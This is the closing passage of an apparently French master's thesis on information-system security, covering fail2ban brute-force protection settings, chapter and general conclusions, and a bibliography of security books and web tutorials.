On peut aussi choisir le nombre de tentatives par rapport aux seconds choisis pour qu'une adresse aille être bloquée :

```
# A host is banned if it has generated "maxretry" during the last "findtime"
# seconds.
findtime = 600
maxretry = 3
```

Ici une adresse va être bloquée après 3 tentatives pour une durée de 600seconds (10min).

Pour mettre à jour le *fail2ban* :

```
>fail2ban-client reload
```

Pour voir le statu :

```
>fail2ban-client status ssh
```

IV.12. Conclusion

L'information est aujourd'hui la sève de l'entreprise. C'est ce qui fait à la fois sa force et son existence. Fichiers, bases de données, méthodes de travail et de fabrication, fiches des salariés et informations industrielles sont autant d'informations qui composent la structure et

la base d'une entreprise. Il s'agit là son capital intellectuel, ou plutôt capital informationnel. Toute perte d'information peut porter un coup fatal à une entreprise ou même à une nation.
Si ces informations venaient à être perdues, volées ou à tomber dans les mains d'une autre entreprise, la donnée n'aurait plus de raison d'exister car elle ne serait plus exclusive.
La sécurité de l'information est donc un principe de mise en place de processus dans le but de mettre en sécurité, de protéger, des données lors de leur consultation, de leur traitement, de leur diffusion. L'information n'est pas forcément numérisée et elle doit tout de même être sécurisée [155].

Ce chapitre a été consacré à la présentation de quelques techniques pour minimiser les risques et réduire le degré de gravité des vulnérabilités puisque la sécurité à 100% n'existe pas.

En première étape, on a commencé par la vérification de l'état de notre système et la configuration de nos outils, ensuite nous avons créé une authentification SSH par clé. On a installé des outils pour la surveillance du système et du trafic réseau. J'ai choisis l'outil *tripwire* en tant qu'un système de détection d'intrusion et on l'avait configuré pour mieux réagir face aux risques .Et on a terminé par *Iptable* et l'utilisation de *Fairewall Builder* pour la gestion des règles de firewall . À la fin j'ai proposé l'outil '*Fail2ban* 'un script qui permet de bloquer les attaques : en brute force et en DOS, son principe est d'analyser les connexions réseaux et détecter les adresses IP qui faites beaucoup de connexion d'une manière dynamique.

À noter que la plupart des entreprises sont vulnérables sur des points auxquels elles n'ont même jamais pensé [51] et l'utilisateur est le maillon le plus faible et la grande faille reste la faille humaine.

Conclusion Générale

À l'heure du "tout disponible partout tout de suite", le transport des données dans un système en dehors du domicile d'un particulier ou d'une entreprise est une réalité qui mérite que l'on s'interroge sur la sécurité des transmissions pour ne pas compromettre un système d'information .

La sécurité d'un système d'information prend plus ou moins d'importance selon la valeur que l'on confère à ces données.

Avec le développement d'Internet, chacun a accès au réseau où de plus en plus d'informations circulent . De plus en plus, les entreprises communiquent et diffusent via ce media, que ce soit dans leurs liens avec leurs fournisseurs ou leurs partenaires ou en interne, dans les relations entre les employés eux-mêmes. Nous sommes face non seulement à une augmentation de la quantité, mais aussi et surtout de l'importance des données.

L'ensemble formé par tout le réseau d'utilisateurs de ce système d'information se doit d'être connu pour être sûr. Les ressources qui y circulent doivent absolument être protégées et pour cela) la maîtrise du système d'information est indispensable.

Pour contrer cette fuite d'informations, il existe des parades bien évidemment, mais surtout des attitudes à adopter et à faire adopter par tout système.

Dans un système, il faut limiter les messages publics d'informations sensibles sur les listes de diffusion, ou en tout cas les cacher au maximum (le nom, l'adresse e-mail, l'adresse IP...). Il faut également éviter de diffuser les informations sur les services utilisés et/ou sur leurs versions, afin d'éviter la fuite d'informations en cas de failles sur l'une des versions utilisées.

D'une manière générale, toute information susceptible d'aider un attaquant à un moment ou à un autre doit être absolument cachée du public. Si cela paraît évident pour un mot de passe, cela peut s'appliquer à des informations qui ne semblent pas forcément sensibles au sein d'une discussion technique mais qui peuvent nettement faciliter la vie d'un attaquant à un moment donné, comme par exemple un identifiant utilisateur, un chemin quelconque.

Par conséquent, nous avons développé dans notre mémoire les points suivants :

- Dans le premier chapitre, nous avons exposé une vue générale les fondamentales de la sécurité au sein d'un système informatique.
- Dans le deuxième chapitre, nous avons présenté un état de l'art sur la cryptographie et différents modèles de sécurité ainsi que des protocoles d'authentification et quelque algorithme de chiffrement et on a réalisé un comparatif de quelques méthodes d'analyse des risques ainsi que des critères de choix.
- Dans le troisième chapitre, nous avons expliqué déférent types d'attaques (sur les routeurs, le réseau, attaque coté serveur, coté client, orienté application web et CMS) en concentrant sur les unes les plus fréquentes.
- Dans le quatrième chapitre, nous avons élaboré un certain niveau de sécurité en utilisant des méthodes et des outils avancés pour la surveillance et la détection des actions malicieuses.

Comme perspectives à ces travaux de recherche, nous suggérons l'intégration de plusieurs algorithmes de chiffrement pour rendre le déchiffrement plus difficile tels AES-256, RSA et SHA-256

Suivant le même trajet, nous envisageons aussi une méthode d'authentification qui consiste à ajouter un champ dans l'en-tête du paquet contenant l'adresse *MAC* pour bien fixer l'identité d'une machine pendant chaque opération parce que l'adresse *IP* est une identité provisoire et dynamique, elle est aujourd'hui la mienne et demain la tienne.

References

[1] Lagoutte Pierre, *‘’réseaux de télécommunication militaires, techniques de l'ingénieur administration de réseaux, applications et mise en œuvre’’*, éditions t.i, volume : TIB481DUO, 2000

[2] Philippe Biondi, *‘’architecture expérimentale pour la détection d’intrusions dans un système informatique’’*, 2001, page 86

[3] Mr Riahla,*’’ introduction à la sécurité informatique’’*, université de limoge (france), 2009, 56 pages,

[4] Gerald Drews, *‘’die dümmsten sprüche für alle fälle’’*, 2016, isbn: 9783898974523 (ISBN-10: 3898974529)

[5] Renaud Dumont, *’’ cryptographie et sécurité informatique’’*, université de liège 2010, 209 pages

[6] Eric Lacombe, *”Sécurité des noyaux de systèmes d’exploitation”*, informatique [cs], insa de toulouse, 2009, français.

[7] Anas abou el kalam, *‘’sécurité des systèmes d'informations’’*, 71 pages

[8] Djamil houssine taouila, *‘’ اختبار اختراق الويندوز ‘’*, 2015, 39 pages

[9] Saoudi Lalia, *‘’audit de vulnérabilité & test d'intrusion’’*, master réseaux, 2015, 43 pages

[10] Nicolas Baudru, *‘’sécurité des systèmes informatiques (introduction)’’*, esil, 2009, 11 pages.

[11] Chris Anley, John Heasman, Felix “FX” Linder, Gerardo Richarte, *‘’the shellcoder’s handbook, second edition: discovering and exploiting security holes’’*, wiley publishing, inc 2007, 718 pages, isbn: 978-0-470-08023-8.

[12] David Kennedy, Jim O'Gorman, Devon Kearns, Mati Aharoni, ‘’*hacking sécurité et tests dintrusion avec metasploit* ‘’, pearson 2013, 716 pages, isbn édition imprimée : 978-2-7440-2597-6, isbn édition numérique : 978-2-7440-5690-1.

[13] Abderrahim Benslimane, Abderazik Rachedi, ‘’ *cahier de charge: sécurité dans les réseaux ad-hoc mobiles’’*, projet master 1, université d'avignon, iup gmi d'avignon; 16 pages

[14] Hacker highschool project security awareness for teens:’’ *lesson 6-malware’’*, isecom, 2004, 12 pages.

[15] Djamil houssine taouila ,’’ *البرمجات الخبيثة* ‘’, 77 pages

[16] David Melnichuk, ‘’*the hacker’s underground handbook : learn what it takes to crack even the most secure systems’’*, 2008 Learn-How-To-Hack.net (http://www.learn-how-to-hack.net), 116 pages

[17] Eldad Eilam, ‘’*Reversing: Secrets of Reverse Engineering’’*, Wiley Publishing, inc. 2005, 589 pages, isbn -10: 0-7645-7481-7, isbn-13: 978-0-7645-7481-8

[18]Mathieu Couture, ‘’*détection d'intrusion et analyse passive de réseau’’*, université laval, 2005, 150 pages

[19] Kimberly Graves, *‘’ceh: certified ethical hacker study guide’’*, by wiley publishing inc 2010, isbn: 978-0-470-52520-3, 392 pages

[20] Jonathan blanc, Adrien de georges, ‘’*technique de cryptographie’’*, 2004, 30 pages

[21] Blaise Fayolle, Mathilde Régis, Wildried Devillers, Pauline Bouveau,’’ *le hacking*’’, m1 information communication, option npj- promo 2012-2013 // icom, université lumière lyon 2, 13 pages

[22] REYDELET Adeline, ‘’*le piratage informatique*’’, 64 pages

[23] Fernand lone sang, ‘’ *protection des systemes informatiques contre les attaques par entrées-sorites’’*, université de toulouse, 2012, 134 pages

[24] Guillaume HARRY, ‘’ *failles de sécurité des applications web”*, cnrs, 2012, 38 pages

[25] Klaus Müller alias ’Socma’, ‘’ids - *systèmes de détection d’intrusion’’, partie 1*, linux focus article number 292 .http://linuxfocus.org, 2005, 31 pages

[26] Hacker Highschool project security awareness for teens- ‘’*lesson 10 :web security and privacy’’*, isecom, 2004.

[27] M. Touati Azeddine,’’ *détection d’intrusions dans les réseaux LAN : installation et configuration de l’ids-snort’’*, université a /mira de bejaïa 2016, page 67

[28] Michel Riguidel,’’ *la sécurité des réseaux et des systèmes’’*, enst paris2007, page 42

[29] Le grand livre de la sécurité informatique, SecuriteInfo, éditions du 6 nouvembre 2006

[30] http://gpp.oiq.qc.ca/la_communication_en_gestion_des_risques.htm

[31] http://gpp.oiq.qc.ca/la_communication_en_gestion_des_risques.htm

[32] Computer Security Institute, ‘’*computer crime and security survey’’*, csi/fbi 2007

[33] http://www.securiteinfo.com/

[34] B. Lampson, ‘’*computer security in the real world’’*, 2001

[35] Jeremiah Blatz, ‘’*csrf: attack and defense’’*, mcafee, inc 2011, page 11

[36] J. Scambray, V. Liu et C. Sima, ‘’*Hacking Exposed Web Applications: Web Application Security Secrets and Solutions’’*, osborne/mcgraw-hill, 2010, 482 pages

[37] Jean-Marc ROYER,’’ *sécuriser l’informatique de l’entreprise, enjeux, menaces, prévention et parades’’*, édition eni

[38] Roger M. Needham, Michael D. Schroeder,*"Using Encryption for Authentication in Large Network of Computers,"* communications of the acm, vol. 21, no. 12, december 1978, pp. 993- 999, doi:10.1145/359657.359659

[39] Anca D. Jurcut, Tom Coffey, Reiner Dojen, ‘’*design guidelines for security protocols to prevent replay & parallel session attacks’’*, computers & security 45 (2014) 255-273, elseive

[40] M.Tatebayashi, N. Matsuzaki, D.B. Newman, *‘’Key distribution protocol for digital mobile communication systems’’*, In Advance in cryptology --- crypto '89, volume 435 of incs, pages 324—333, springer-verlag, 1989

[41] Douglas R. Stinson,*’’ cryptography: theory and practice, 2nd ed’’*, crc press, inc., 2002.

[42] Didier Müller, *‘’les codes secrets décryptés’’*, city editions, 2007.

[43] Philippe Oechslin, *‘’les compromis temps-memoire et leur utilisation pour casser les mots de passe windows’’*, 2004.

[44] Gavin Lowe. *‘’an attack on the Needham-Schroeder public key authentication protocol’’*, information processing letters, november 1995, 56(3):131–136, http://www.lsv.fr/Software/spore/nspkLowe.html, consulté (20_02_2018)

[45] Hwang T, Chen Y. *‘’on the security of SPLICE/AS : the authentication system in WIDE internet’’*, information processing letters 53(1995), page 97-101

[46] Lung Kao, Randy Chow. ‘’an efficient and secure authentication protocol using uncertified keys’’. operating systems review, 1995, 29(3):14–21

[47] William Stallings, *‘’cryptography and network security : principles and practice’’*, 3rd ed. prentice hall, 2003.

[48] IEEE 802.11 local and metropolitan area networks: *‘’wireless LAN medium acess control (MAC) and physical (PHY) specifications’’*, 1999

[49] J. A.Garay, M. Jakobsson, P. MacKenzie,*’’ abuse-free optimistic contract signing’’*, in advances in cryptology: proceedings of crypto'99’’, volume 1666 of lecture notes in computer science, springer-verlag, 1999, pages 449-466

[50] Greg O'Shea, Michael Roe, *‘’child-proof authentication for MIPv6 (CAM)’’*, computer communications review, april 2001.

[51] Andrew Whitaker, Keatron Evans, Jack B. Voth;"*chaines d'exploits:sénarios de haking avancé et prévention"*, pearson 2009, isbn:978-7440-4025-2

[52] Ghada Glissa, Aref Meddeb, *''6LowPSec: an end-to-end security protocol for 6LoWPAN''*, ad hoc networks (2018), doi: 10.1016/j.adhoc.2018.01.013 10.1016@j.adhoc.2018.01.013.pdf

[53] Michael Burrows, Martin Abadi, Roger Needham, *''a logic of authentication''*, february 1989, technical report 39, digital systems research center

[54] Jean-Claude JACQUIOT, *''l'analyse de risques pour les débutants''*, case france 2010, pages 31

[55] Péliks G, ''la sécurité à l'usage des décideurs'', éditions etna france 2005, coll, ténor, www.etnafrance.org .

[56] Manuel Vasquez, Nadira Lammari, Isabelle Comyn-Wattiau, Jacky Akoka, *''de l'analyse des risques à l'expérience des exigences de sécurité des systèmes d'information''*

[57] EBIOS, secrétariat général de la défense nationale, 2010, *''ebios-expression des besoins et identification des objectifs de sécurité''*, http://www.ssi.gouv.fr/guide/ebios-2010-expression-des-besoins-et-identification-des-objectifs-de-securite/

[58] http://www.ssi.gouv.fr/ebios

[59] Nicolas mayer, Jean-Philippe humbert, *''la méthode ebios : présentation et perspective d'utilisation pour la certification iso 27001''*, magasine misc n°27 (septembre-octobre 2006)

[60] Club de la sécurité de l'inforamtion français,*'' mehari 2010 : présentation générale''*, clusif 2010, 16 pages

[61] Hernandez-Ardieta, J.L., Blanco, P., Vara, D., *''a methodology to construct common criteria security targets through formal risk analysis''*, 2012.

[62] CLUSIF, 2004, *''méthode harmonisée d'analyse de risques (mehari), principes et mécanismes''*, [Online] http://www.clusif.asso.fr/.

[63] Nabil Laoufi, *''processus guidé pour l'identification des exigences de sécurité à partir de l'analyse des risques''*, cryptographie et sécurité [cs.cr], conservatoire national des arts et metiers - cnam, 2017, Français, <NNT: 2017CNAM1103>, <tel-01591095>

[64] Articles, dscg :ue5 , *''management des systemes d'information''*, sécurité si

[65] Gűrses, S.F., Berendt, B., Santen, T.H., *‘’multilateral security requirements analysis for preserving privacy in ubiquitous environments’’*, in proceedings of the workshop on ubiquitous knowledge discovery for users at ecml/pkdd 2006, pages 51–64, berlin.

[66] CRAMM, *‘’ccta risk analysis and management method’’*, user guide version 5.0, insight consulting, siemens 2003

[67] SS-UK, cramm user guide, *‘’security service of uk government’’*, juillet 2005

[68] Jean-Marc Robert, *‘’analyse de risque – méthodologie octave’’*

[69] Software engineering institute, cmu, documentation octave, www.cert.org/octave.

[70] Richard A. Caralli, James F. Stevens, Lisa R. Young, William R. Wilson, *‘’introducing octave allegro: improving the information security risk’’*, assessment process, rapport technique, software engineering institute, cmu 2007, 154 pages

[71] Nicolas mayer, jean-philippe humbert, *‘’la gestion des risques pour les systèmes d’information’’*

[72] ISO/CEI 27005, *‘’technologies de l'information - techniques de sécurité - gestion des risques liés à la sécurité de l'information’’*, international organisation for standardisation, , 2011, genève.

[73] http://www.migrantwriters.org/project/

[74] https://www.sciencedirect.com/science/article/pii/B9780080439495500279

[75] Ministerio de administraciones públicas,*’’ magerit – version 2, methodology for information systems risk analysis and management’’*, book I – the method, madrid, 20 june 2006, nipo: 326-06-044-8,

[76] Secretariat of SSITAD,*’’ risk analysis and management methodology for information systems’’*, magerit, version 1.0, procedures handbook

[77] Magerit v3 , *‘’methodology for information systems risk analysis and management’’*, the method, ministry of public administration, 2012, madrid,.

[78] Behnia, A., Abd Rashid, R., Chaudhry, J.A, *‘’a survey of information security risk analysis methods’’*, smart computing review, 2(1), 2012, doi: 10.6029/smartcr.2012.01.007.

[79] Gary Stoneburner, Alice Goguen, Alexis Feringa, *‘’risk management guide for information technology systems’’*, nist sp 800-30, 2002, 55 pages

[80] Vorster, A., Labuschagne L., *‘’a framework for comparing different information security risk analysis methodologies’’*, proceedings de saicsit 2005, pp. 95-103

[81] Riguidel M, *"pour l'émergence d'une nouvelle sécurité dans les réseaux de communications et les systèmes d'information futurs"*, ofta 2000, arago, vol. 23, paris.

[82] ACISSI, *‘’sécurité informatique :ethecal hacking’’*, eni, france 2009, isbn :978-7460-5105-8

[83] http://hitek.fr/actualite/protection-hackers-apprendre-penser-comme-eux_14097

[84] http://www.patshtechno.site/a-decouverte-hacker/

[85]https://www.studyrama.com/formations/fiches-metiers/informatique-electronique-numerique/hacker-ethique-102751

[86] https://www.akaoma.com/audit-securite/tests-intrusion

[87] Kevin Beaver, Peter T.Davis, *‘’hacking wireless networks for dummies’’*, wiley publishing, inc. 2005, page 362

[88] https://linuxhint.com/kali-linux-set/

[89] http://wiki.backtrack-fr.net/index.php/P0f

[90] https://hackertarget.com/nmap-cheatsheet-a-quick-reference-guide/

[91] Dmitry Pavlov, Anton Vasiliev, ‘’oil fingerprinting technology for well reservoir management’’, spe russian petroleum technology conference, 16-18 october, moscow, russia, 2017, https://doi.org/10.2118/187781-MS

[92] https://tools.kali.org/information-gathering/dnsenum

[93] http://www.kitpages.fr/fr/cms/183/interroger-des-dns-avec-dig

[94] http://www.hackingarticles.in/4-ways-dns-enumeration/

[95] Hacker Highschool project security awareness for teens:*''lesson5-system identification''*, isecom, 2004.

[96] https://tools.kali.org/information-gathering/hping3

[97] https://www.linuxnix.com/10-ping-hping-and-fping-command-examples-in-linuxunix/

[98]https://null-byte.wonderhowto.com/how-to/hack-like-pro-using-netdiscover-arp-find-internal-ip-and-mac-addresses-0150333/

[99] http://bidouiller.fr/2013/03/20/tuto-scanner-les-reseaux-wifi-avec-kali-backtrack-6/

[100] Hacker Highschool project security awareness for teens: *''lesson 6-passwords''*, isecom, 2004.

[101] https://www.cybrary.it/0p3n/pentesting-routers-1-dictionary-attack-burp-suite/

[102] https://securityonline.info/cracking-router-password-using-burpsuite/

[103] https://www.infomaniak.com/fr/support/faq/1941/se-connecter-en-ssh-et-utiliser-des-commandes-en-ligne

[104] https://www.supinfo.com/articles/single/6336-hydra-outil-bruteforce-ligne

[105] https://tools.kali.org/information-gathering/snmp-check

[106] https://null-byte.wonderhowto.com/how-to/hack-like-pro-crack-private-public-snmp-passwords-using-onesixtyone-0150332/

[107] https://blog.cedrictemple.net/239-faire-des-requetes-snmp-en-ligne-de-commande-sous-linux/

[108] https://docs.oracle.com/cd/E40702_01/html/E40348/z400000d1297779.html

[109] http://www.ouah.org/chambet.html

[110] http://www.crack-wifi.com/tutoriel-crack-wep-aircrack-ng-backtrack.php

[111] Jon Erickson, *''haking : the art of exploitation;2nd edition''*, no starch press, inc, san Francisco, 2008, 472 pages, isbn-13: 978-1-59327-144-2, isbn-10: 1-59327-144-1

[112] https://www.kali-linux.fr/hacking/arp-poisoning-avec-ettercap

[113] https://security.stackexchange.com/questions/133706/cant-get-dnschef-to-redirect-my-target-computer-to-my-attacking-computers-seto

[114] https://www.information-security.fr/attaque-man-in-the-middle-via-arp-spoofing/

[115] https://www.hackers-arise.com/single-post/2017/07/25/Man-the-Middle-MiTM-Attack-with-ARPspoofing

[116] http://www.frameip.com/dos-attaque-deny-of-service/

[117] http://www.coursnet.com/2014/11/mac-flooding-switch.html#

[118] https://geekeries.org/2017/02/contourner-un-filtrage-web-a-laide-dun-tunnel-ssh/

[119] https://www.offensive-security.com/metasploit-unleashed/portfwd/

[120] Dafydd Stuttard, Marcus Pinto, *''the web application hacker's handbook : discovering and exploiting security flaws''*, wiley publishing, inc. 2008, pages 736, isbn: 978-0-470-17077-9

[121] https://toastersecurity.blogspot.com/2015/12/dos-101-ping-of-death.html

[122] https://github.com/llaera/slowloris.pl

[123] https://itintegrity.wordpress.com/2012/08/18/crunch-un-generateur-de-wordlist-simple-et-efficace/

[124] https://www.supinfo.com/articles/single/1567-armitage-kali-linux

[125] https://tools.kali.org/password-attacks/hash-identifier

[126] Shakeel Ali,Tedi Heriyanto, *''backtrack 4: assuring security by penetration testing''*, 2011 packt publishing ltd, isbn 978-1-849513-94-4, www.packtpub.com

[127] http://www.hackingarticles.in/telnet-pivoting-meterpreter/

[128] https://www.wikihow.com/Create-a-Nearly-Undetectable-Backdoor-using-MSFvenom-in-Kali-Linux

[129] https://github.com/Veil-Framework/Veil-Evasion

[130] Sovanna Tan,'' *détection d'intrusion''*, 2012, 160 pages

[131] https://gbhackers.com/kali-linux-tutorial-dos-attack/

[132] https://null-byte.wonderhowto.com/how-to/hack-like-pro-using-powerful-versatile-scapy-for-scanning-dosing-0159231/

[133] Rapport de Kaspersky Lab :'' *java under attack – the evolution of exploits in 2012-2013 (Les attaques contre Java : l'évolution des failles d'exploitation en 2012-2013)''*, securelist, 30 octobre 2013

[134] https://www.information-security.fr/scan-securite-wordpress-wpscan/

[135] https://www.tutodidacte.com/quitter-une-commande-telnet-sous-linux

[136] https://www.generation-linux.fr/index.php?post/2009/01/19/Presentation-des-options-de-dpkg

[137] http://www.tutos.eu/?n=5387

[138] https://www.cyberciti.biz/faq/centos-stop-start-restart-sshd-command/

[139] https://lilotuto.fr/connecter-pc-distant-ssh-sous-ubuntu/

[140] https://guide.ubuntu-fr.org/server/openssh-server.html

[141] http://blog.cheztoi.net/2009/09/08/mettre-en-place-ssh-sur-ubuntu/

[142] http://sorrodje.alter-it.org/index.php?article38/automatiser-mises-a-jour-de-securite

[143] https://help.ubuntu.com/lts/serverguide/etckeeper.html.en

[144] https://www.maketecheasier.com/install-configure-ntop/

[145] http://www.matao.fr/surveillance-systeme-avec-les-commandes-de-base-netstat-iftop-sysstat/

[146] http://manpages.ubuntu.com/manpages/bionic/man8/lsof.8.html

[147] https://www.it-connect.fr/les-connexions-sockets-avec-la-commande-ss/

[148] https://www.howtoforge.com/tutorial/how-to-monitor-and-detect-modified-files-using-tripwire-on-ubuntu-1604/

[149] https://www.digitalocean.com/community/tutorials/how-to-use-tripwire-to-detect-server-intrusions-on-an-ubuntu-vps

[150] https://help.ubuntu.com/community/IptablesHowTo

[151] https://askubuntu.com/questions/997651/iptables-persistent-and-netfilter-persistent-dont-actually-work-on-ubuntu-serve

[152] https://www.howtoforge.com/getting-started-with-firewall-builder

[153] https://www.commentcamarche.com/faq/6748-proteger-votre-serveur-ssh-contre-les-attaques-brute-force

[154] https://help.ubuntu.com/community/Fail2ban

[155] Mickael dorigny, https://www.information-security.fr/author/mickael/ , 2014